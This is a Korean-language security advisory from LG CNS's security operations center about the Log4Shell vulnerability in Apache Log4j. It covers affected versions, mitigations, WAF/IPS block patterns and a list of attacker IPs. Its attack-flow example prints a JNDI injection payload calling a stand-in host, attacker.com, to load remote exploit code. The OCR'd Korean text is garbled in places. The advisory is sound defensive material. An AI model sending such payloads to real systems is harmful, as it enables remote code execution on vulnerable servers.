Apache Log4j 취약점(Log4Shell) 공격 피해 주의

LG CNS 보안관제센터

최근 발표된 Log4j 취약점이 국내외 큰 이슈화가 되고 있어, 이에 따른 피해 발생 위험이 높아 긴급 조치가 필요함

❑ 개 요

-. Apache log4j에서 발생한 취약점으로 대부분의 인터넷 서비스에 영향이 있는 최상급 위험도의 보안 취약점임(12/10 이슈화)

-. 취약점은 악용하여 악성코드 감염, 원격 명령 실행 등의 심각한 피해를 발생할 수 있으며, 현재 이를 대응하기 위한 보완 패치가 발표됨

-. 취약점 정보와 함께 공격툴(스캐너 등) 또한 인터넷에 공개되어 공격이 증가하고 있어 긴급한 대응이 필요함

-. 취약 대상 버전 : log4j 2.0-beta9 ~ 2.14.1(CVE-2021-44228)

※ Log4j : 자바 기반 로깅 유틸리티로 로그를 자동으로 출력해 주는 도구
서버 및 프로그램의 운영 유지 관리 목적을 위해 범용으로 사용됨

❑ 특징


-. 해당 취약점이 있는 대상을 공격할 경우 최상위 권한을 획득할 수 있는 위험도 높은 취약점임

-. Log4j는 웹서비스, 클라우드, 기타 IT솔루션 전반의 광범위한 서비스에 사용하고 있어, 피해 발생 가능성이 높음

※ 제조사별 현황

- https://gist.github.com/SwitHak/b66db3a06c2955a9cb71a8718970c592

❑ 공격 방식



상세 공격 기법(예시)

1] GET /anything HTTP/1.1
User-Agent: **${jndi:ldap://attacker.com/a}** <= LDAP 요청 구문

2] Query LDAP

3] LDAP Response
....
javaCodeBase: **http://attacker.com**
javaFactory: **Exploit**

※ LDAP : 사용자/시스템/서비스 등의 정보를 찾아볼 수 있도록 하는 프로토콜

4] 원격명령실행(RCE) 유형의 Malware 설치
* RCE: remote code execution

❑ 대응 방안

● 보안 업데이트 적용

최신 버전의 보안 업데이트가 최선이며, 패치 붇가시 임시 조치방안은 참고하여 보완 필요

- 영향받는 버전(2.0-beta9 ~ 2.14.1)은 조치된 최신 버전(2.15.0)으도 패치
- 사용 버전 확인 방법
  . Log4j가 설치된 경도의 “pom.xml” 파일은 열어 “log4j-core”도 검색하여 사용 버전 확인 가능
- 임시 조치방안(패치 적용 붇가시)

SW 버전	가이드
2.0-beta9 ~ 2.14.1	JndiLookup 클래스른 경도에서 제거 zip –q –d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class
2.10 ~ 2.14.1	Log4j2.formatMsgNoLookups 또는 LOG4J_FORMAT_MSG_NO_LOOKUPS 환경 변수른 true도 설정

※ Log4j 1.* 버전은 상기 취약점은 없으나, 다든 보안 취약점이 있는 것으도 알려져ㅓ 최신 버전의 패치 적용은 권고함

● 공격 정보 차단

- 현재까지 알려진 위협정보도 완벽한 조치른 위해서는 보안 패치 적용은 권고함. 하기 내용은 일부 공격만 방어 가능
- 웹방화벽/IPS 차단 정책 적용(9개)

${jndi:ldap:/	${jndi:http:/
${jndi:dns:/	${jndi:nis:/
${jndi:rmi:/	${jndi:nds:/
${jndi:ldaps:/	${jndi:corba:/
${jndi:iiop:/	-

- 공격 IP 차단(33개)

109.237.96.124	185.100.87.202	213.164.204.146	185.220.101.146	171.25.193.20
178.17.171.102	45.155.205.233	171.25.193.25	171.25.193.77	171.25.193.78
185.220.100.242	185.220.101.39	18.27.197.252	89.234.182.139	104.244.79.6
80.71.158.12	45.137.155.55	89.249.63.3	61.19.25.207	195.251.41.139
131.100.148.7	46.105.95.220	170.210.45.163	5.157.38.50	114.112.161.155
221.228.87.37	191.232.38.25	164.52.53.163	45.130.229.168	133.130.120.176
152.89.239.12	163.172.157.143	205.185.115.217	-	-

※ 상기 공격 구문과 IP외 추가 위협 정보가 있으나, 현재까지 파악된 주요 위협 정보도 향후 추가될 수 있음

※ 참고 URL

- KISA 공지 : https://www.krcert.or.kr/data/secNoticeView.do?bulletin_writing_sequence=36389
- 공격 설명 [1] : https://blog.talosintelligence.com/2021/12/apache-log4j-rce-vulnerability.html
- 공격 설명 [2] : https://www.fastly.com/blog/digging-deeper-into-log4shell-0day-rce-exploit-found-in-log4j
- 제조사볃 현황 : https://gist.github.com/SwitHak/b66db3a06c2955a9cb71a8718970c592